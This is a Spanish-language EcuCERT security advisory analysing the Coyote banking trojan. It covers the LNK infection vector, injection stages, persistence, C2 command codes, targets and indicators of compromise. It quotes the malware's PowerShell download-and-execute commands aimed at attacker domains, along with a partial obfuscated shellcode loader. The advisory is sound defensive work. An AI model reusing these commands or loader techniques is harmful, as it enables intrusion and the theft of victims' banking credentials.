Nro. Alerta:	AL-2025-007	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS DEL ECUADOR **ALERTAS DE SEGURIDAD**	ecucert V 1.1
TLP:	TLP:CLEAR		
Fecha:	10-feb-2025	Malware Coyote	Pág.: **1** of **10**

I. DATOS GENERALES:

Clase de alerta: Incidente
Tipo de Incidente: Malware Coyote
Nivel de riesgo: Alta

II. ALERTA

Figura 1.- Coyote Banking Malware - figura referencial

Se ha detectado la evolución del troyano Coyote Malware, que sigue afectando a usuarios de instituciones financieras de la región. Este malware utiliza archivos LNK maliciosos para infiltrarse en los sistemas y ejecutar comandos de PowerShell de Windows. Es importante destacar que este malware está adaptándose rápidamente para eludir medidas de seguridad y representa una amenaza significativa para las entidades bancarias lo que lo convierte en una amenaza grave para la seguridad de los sistemas financieros.

III. INTRODUCCIÓN

Los ciberdelincuentes han lanzado una nueva campaña utilizando el malware bancario Coyote, este malware troyano de una manera astuta evade su detección mediante el uso de archivos LNK, con la ejecución de comandos de PowerShell embebidos en estos archivos.

Coyote ejecuta una serie acciones maliciosas para registrar las actividades de las víctimas tales como escuchar las pulsaciones de teclado (keyloggers), monitoreando el acceso a sitios webs de instituciones financieras, mostrar superposiciones de phishing para robar credenciales, con el fin de recopilar información confidencial y exfiltración de datos sensibles que son enviados a servidores de comando y control (C2) también emplea conexiones remotas para descarga de nuevos payloads.

IV. VECTOR DE ATAQUE



Figura 2. Resumen de ataque Coyote troyano bancario

Explotación del archivo LNK, un archivo con extensión LNK o de acceso directo se conecta a un servidor remoto para iniciar su etapa de infección.



Figura 3. Archivo LNK con comando powershell embebido

En el campo Target/Destino posee embebido el siguiente comando Powershell:

-w hid -noni -ep Bypass -c "Start-Job -Name PSSGR -ScriptBlock { IEX (iwr -Uri 'hxxps://tbet[.]geontrigame[.]com/zxchzzmism' -UseBasicParsing).Content }; Start-Sleep 131."

Carga del ShellCode, el contenido de 'zxchzzmism' es un script adicional PowerShell que contiene dos segmentos de datos codificados. Este script emplea comandos específicos para decodificar y ejecutar el shellcode embebido, iniciando la siguiente fase de la operación.

```
function YZAXG {
    param([int[]]$tORPN,[int]$VKXJo) $r=New-Object byte[] $tORPN.Length;
    for($i=0;$i -lt $tORPN.Length;$i++){$r[$i]=[byte]([math]::Floor($tORPN[$i]/$VKXJo))};
    $r
}
$bmwiMc = [int[]](13552,15840,25344,0,528,0,0,0,704,0,0,0,44880,44880,0,0,32384,0,0,0,0,0,
$bmwiMcDec = YZAXG -tORPN $bmwiMc -VKXJo 176
$npuG = [int[]](43616,36096,21620,0,0,36096,21620,0,0,21244,9776,3572,42488,34216,31584,45
$npuGDec = YZAXG -tORPN $npuG -VKXJo 188
[System.AppDomain]::CurrentDomain.Load([Byte[]]$bmwiMcDec).GetType("QuizFpG0qIp2ep.QuizFpG
.GetMethod("PNPjdf0VJzG9K9iikL").Invoke($null, [Object[]]("GXsDR3AF38XWqF7lWKetTShHLhg1omJ
8yImjfeUYKwZzXKPtAfrGfg1qhBcqCXchPVvYTfgdspPNR2kSJe2nswYjpSxWcsd88QID774A05kpc57X7J6Librlt
HfjTP5P9wLq1jCorle50dSf7FWbw8eCOb7xIYcBVASCsypMLTfnw5UQP4bvVwoEzUuJmHc26CAnsSMaPviLT7aQ0ED
s1B0ltvQWddMUDewxNZ51FjJmUNmtYD4dtQOuhOJW0vC9tMMsXDrIkeZhQ1DAvk6tqbS5TBwS13ElkV9dzrkzGaEyW
RDA6I997lc1y4vGljA1DjZMGmeE6veD5aRs90w2IhV8UCSADBekZZmFrfneayJnhOuNJNJcmjklSwZtfPmjutIFOhu
sQrvyyHnIals", [Byte[]]$npuGDec));
```

Figura 4. Script 'zxchzzmism' de PowerShell

El archivo DLL "bmwiMcDec" funciona como un cargador (Loader), utilizando VirtualAllocEx y WriteProcessMemory para inyectar el payload "npuGDec" para posteriormente emplear CreateRemoteThread y así ejecutar el código malicioso inyectado, facilitando la continuación del ataque.



Figura 5. Carga de MSIL

El código inyectado aprovecha **Donut** una herramienta diseñada para descifrar y ejecutar el payload final en MSIL (Microsoft Intermediate Language). Esto asegura una entrega y ejecución fluida de la siguiente etapa del ataque.

Mecanismo de persistencia, este archivo ejecutable MSIL descifrado primero establece su persistencia, modificando en el registro de Windows en la clave "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run", revisa si ya existe algún comando de PowerShell en esta entrada del registro y si lo encuentra elimina la entrada existente y crea una nueva con un nombre generado aleatoriamente. Esta nueva entrada del registro contiene un comando de PowerShell personalizado que apunta a descargar y ejecutar una URL codificada en Base64, la cual facilita las funciones principales del Troyano Bancario Coyote. El objetivo para esta operación es la url:

"hxxps://yezh[.]geontrigame[.]com/vxewhcacbfqnsw"



Figura 6. Configuración del Registro de Windows

Comunicación de comando y control (C2), Coyote establece una comunicación segura con sus servidores C2 mediante canales SSL. Si la víctima es un nuevo objetivo, recopila información básica del sistema, como el nombre de la máquina, el nombre de usuario y el sistema operativo y la envía a un servidor remoto. También identifica los productos antivirus instalados consultando el espacio de nombres SecurityCenter2 en Windows Management Instrumentation (WMI). Los datos recopilados se concatenan luego con un separador "|", se codifican en Base64 y la cadena resultante se invierte. Esta cadena procesada se adjunta como un parámetro y se envía de vuelta al servidor remoto de la siguiente manera:

"hxxps://yezh[.]geontrigame[.]com/hqizjs/?l=y4CMuADfvJHUgATMgM3dvRmbpdFI0Z2bz9mcjlWT8JXZk5WZmVGRgM3dvRmbpdFfzlmcoNEf0IDR0Ul(omit)."



Figura 7. Envío de información del sistema comprometido

Después de configurar y verificar llama a “CreateProcess” para ejecutar el comando de PowerShell que se agregó al registro para invocar al payload:

powershell -w hid -noni -ep Bypass -c “$w=New-Object Net.WebClient;$u=[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('aHR0cHM6Ly95ZXpoLmdlb250cmlnYW1lLmNvbS92eGV3aGNhY2JmcW5zdw==’));IEX $w.DownloadString($u).”

Payload Coyote Troyano Bancario

El payload ‘vxewhcacbfqnsw’ es similar a la descargada del archivo LNK pero este es más extenso y este aumento en el tamaño se debe a que es el principal troyano bancario coyote.



Figura 8. Script ‘vxewhcacbbfsqnsw’ de PowerShell

Después de descifrar el payload del shellcode de Donut del archivo MSIL, obtuvimos que contenía las siguientes funciones:

- **Verificación de nombre de usuario:** Examina el nombre de usuario para detectar si contiene alguno de los siguientes nombres relacionados con entornos de prueba o sandbox: Johnson, Miller, malware, maltest, CurrentUser, Sandbox, virus, John Doe, test user, sand box, WDAGUtilityAccount, Bruno, George y Harry Johnson.

- **Verificación de herramientas de gestión de máquinas virtuales:** Comprueba si el entorno contiene archivos o carpetas relacionadas con máquinas virtuales. Busca cadenas en el directorio “C:\Windows\System32”, como qemu-ga, qemuwmi, balloon.sys, netkvm.sys, vioinput, viofs.sys y vioser.sys.

- **Lista de objetivos de compilación:** En esta versión, Coyote amplía su lista de objetivos para incluir 1,030 sitios y 73 agentes financieros, entre ellos mercadobitcoin.com.br, bitcointrade.com.br, foxbit.com.br, augustoshotel.com.br, blumenhotelboutique.com.br y fallshotel.com.br. Luego, comienza a monitorear la ventana activa.



Figura 9. Construye una lista de destinos URL

Comunicación con el servidor C2: Coyote monitorea continuamente la ventana activa para detectar si la víctima está intentando acceder a cualquier sitio web objetivo. Si se accede a un sitio web de destino, se pone en contacto con el servidor C2 a través del puerto 443.

La lista de servidores incluye geraatualiza[.]com, masterdow[.]com, y geraupdate[.]com. Coyote lee un mensaje desde un servidor remoto, lo procesa decodificando y limpiando los datos y lo prepara para acciones adicionales basadas en la longitud de la primera cadena en el mensaje.

Duración	Descripción
10	Desconexión del servidor
11	Terminar programa
12	Tome la captura de pantalla como imagen/jpeg
13	Obtenga el texto de la barra de título de una ventana
14	Activa una ventana y devuélvela su tamaño original
15	Minimizar una ventana
16	Activar una ventana y restaurarla a su tamaño normal y luego mostrarla como una ventana maximizada
17	Matar proceso selectivo
18	Mostrar superposición de pantalla completa
19	Restaurar una ventana y luego maximizarlo
20	Quitar el mango de la ventana
21	Apague el dispositivo
22	Habilitar la función de composición Desktop Window Manager y luego apagar el dispositivo
23	Haga clic en el ratón en una posición de pantalla específica
24	Copie una cuerda en el portapapeles y luego simular escribir esa cuerda
25	Envíe las teclas especificadas a la aplicación activa. Si una llave contiene un "," se envía como un carácter mayúsculo; de lo contrario, se envía como un carácter en minúscula.
26	Desactivar la composición DWM
27	Muestra la imagen falsa para un objetivo específico con un mensaje. Por ejemplo: Trabajando en actualizaciones, Pon la cámara en la siguiente imagen.
28	Limpieza, desenganche y detenga el monitoreo actual
29	Controlar ventanas visibles del usuario, cierre la ventana
30	Ajustar la opacidad
31	Habilite keylogger o envíe el resultado del keylogger con el separador número 3-4.
32	N/A
33	Simulan las pulsaciones de teclas para realizar acciones de navegación automatizadas: "UP", "RIGHT", "DOWN" y LEFT.
34	Manipular la configuración de visualización
35	Enviar las teclas dadas

V. IMPACTO

Sistemas en la capacidad de ejecutar comandos PowerShell:

- Windows 11
- Windows 10
- Windows Server 2022
- Windows Server 2019

Afecta a Instituciones financieras.

VI. INDICADORES DE COMPROMISOS

Analizamos varios archivos maliciosos examinando el ID de la "Machine ID" inmerso en los propios archivos LNK (este identificador único proporciona información crítica sobre el sistema donde se originó el archivo LNK).

Al extraer y analizar estos metadatos, rastreamos las conexiones con otros archivos LNK maliciosos asociados con Coyote.

URLs en Argumentos	Identificación de la máquina	Dirección MAC
hxxps://tbet.geontrigame[.]com/zxchzzmism	0cb44b707681	aa:1c:b2:83:1d:72
hxxps://hrod.geontrigame[.]com/edsfluzevj	a8025a01fc56	f5:12:59:16:ba:f7
hxxps://easi.geontrigame[.]com/wydqfchsb	a8025a01fc56	f5:12:59:16:ba:f7
hxxps://iivi.geontrigame[.]com/zkrghotqvy	a8025a01fc56	f5:12:59:16:ba:f7
hxxps://cuzo.geontrigame[.]com/pxylqhpuiv	a8025a01fc56	f5:12:59:16:ba:f7
hxxps://btee.geontrigame[.]com/mvkrouhawm	dc0bfa46899d	e8:a5:d6:6a:57:02
hxxps://qmnw.daowsistem[.]com/fayikyeund	dc0bfa46899d	e8:a5:d6:6a:57:02
hxxps://bhju.daowsistem[.]com/iwybzqxk	dc0bfa46899d	e8:a5:d6:6a:57:02
hxxps://lgfd.daowsistem[.]com/riqojhyvnr	dc0bfa46899d	e8:a5:d6:6a:57:02
hxxps://leme.daowsistem[.]com/omzowcicwp	dc0bfa46899d	e8:a5:d6:6a:57:02
hxxps://igow.scortma[.]com/fqieghffbm	dc0bfa46899d	e8:a5:d6:6a:57:02
hxxps://quit.scortma[.]com/xzcpnnfhxi	dc0bfa46899d	e8:a5:d6:6a:57:02
hxxps://llue.geontrigame[.]com/byyfydxyf	dc0bfa46899d	e8:a5:d6:6a:57:02
hxxps://cxmp.scortma[.]com/qfutdbtqqu	dc0bfa46899d	e8:a5:d6:6a:57:02
hxxps://xrxw.scortma[.]com/gmdroacyvi	dc0bfa46899d	e8:a5:d6:6a:57:02
hxxps://qfab.geontrigame[.]com/vfofnzihsm	dc0bfa46899d	e8:a5:d6:6a:57:02

Lista de Dominios
atendesolucao[.]com
servicoasso[.]com
dowfinanceiro[.]com
centralsolucao[.]com
traktinves[.]com
diadaacaodegraca[.]com
segurancasys[.]com
geraatualiza[.]com
masterdow[.]com
geraupdate[.]com
Basados en Host (hash MD5)
03 eacccb664d517772a33255dff96020
071b6efd6d3ace1ad23ee0d6d3eead76
276f14d432601003b6bf0caa8cd82fec
5134e6925ff1397fdda0f3b48afec87b
bf9c9cc94056bcdae6e579e724e8dbbd

VII. RECOMENDACIONES:

- Segmentar la red para limitar la propagación del malware en caso de infección. La implementación de un firewall robusto puede ayudar a filtrar el tráfico sospechoso y bloquear conexiones hacia servidores de comando y control maliciosos.
- Impartir formación de concienciación sobre ciberseguridad que incluya instrucciones sobre cómo detectar páginas de phishing, especialmente a los empleados responsables de la contabilidad.
- Mejorar los conocimientos digitales del equipo.
- Activar una política para los perfiles de usuarios críticos que garantice que sólo se puede acceder a recursos web legítimos, sobre todo en los departamentos financieros.
- Instalar las últimas actualizaciones y parches para todo el software utilizado.
- Realizar evaluaciones de seguridad periódicas, como pruebas de penetración, ayudará a identificar vulnerabilidades en la infraestructura antes de que sean explotadas por actores maliciosos.
- Utilizar software de seguridad con capacidad para analizar archivos LNK y scripts PowerShell maliciosos, lo que ayudará a detectar y prevenir las técnicas de infiltración más avanzadas empleadas por el malware.

VIII. DESCARGO DE RESPONSABILIDAD

- La información en la presente alerta; se proporciona con fines informativos.

- Cualquier referencia a productos, procesos o servicios comerciales específicos, no constituye respaldo o recomendación por parte del EcuCERT a los mismos.
- La presente alerta no debe utilizarse con fines publicitarios o de patrocinio de productos.

IX. REFERENCIAS:

https://www.fortinet.com/blog/threat-research/coyote-banking-trojan-a-stealthy-attack-via-lnk-files

https://enhacke.com/blog/mas-sitios-bajo-ataque-del-malware-coyote-67a0e6817931a

https://csirtasobancaria.com/flexibleferret-el-nuevo-riesgo-no-detectado-por-xprotect-en-macos/troyano-bancario-coyote-distribuido-mediante-archivos-lnk

https://devel.group/blog/coyote-banking-trojan-una-amenaza-silenciosa-a-traves-de-archivos-lnk/

https://cybersecuritynews.com/coyote-banking-malware-weaponizing-windows-lnk-files/

https://securityaffairs.com/173818/malware/coyote-banking-trojan-targets-brazilian-users.html

https://otx.alienvault.com/pulse/679c9dacc16ec287700f1d0c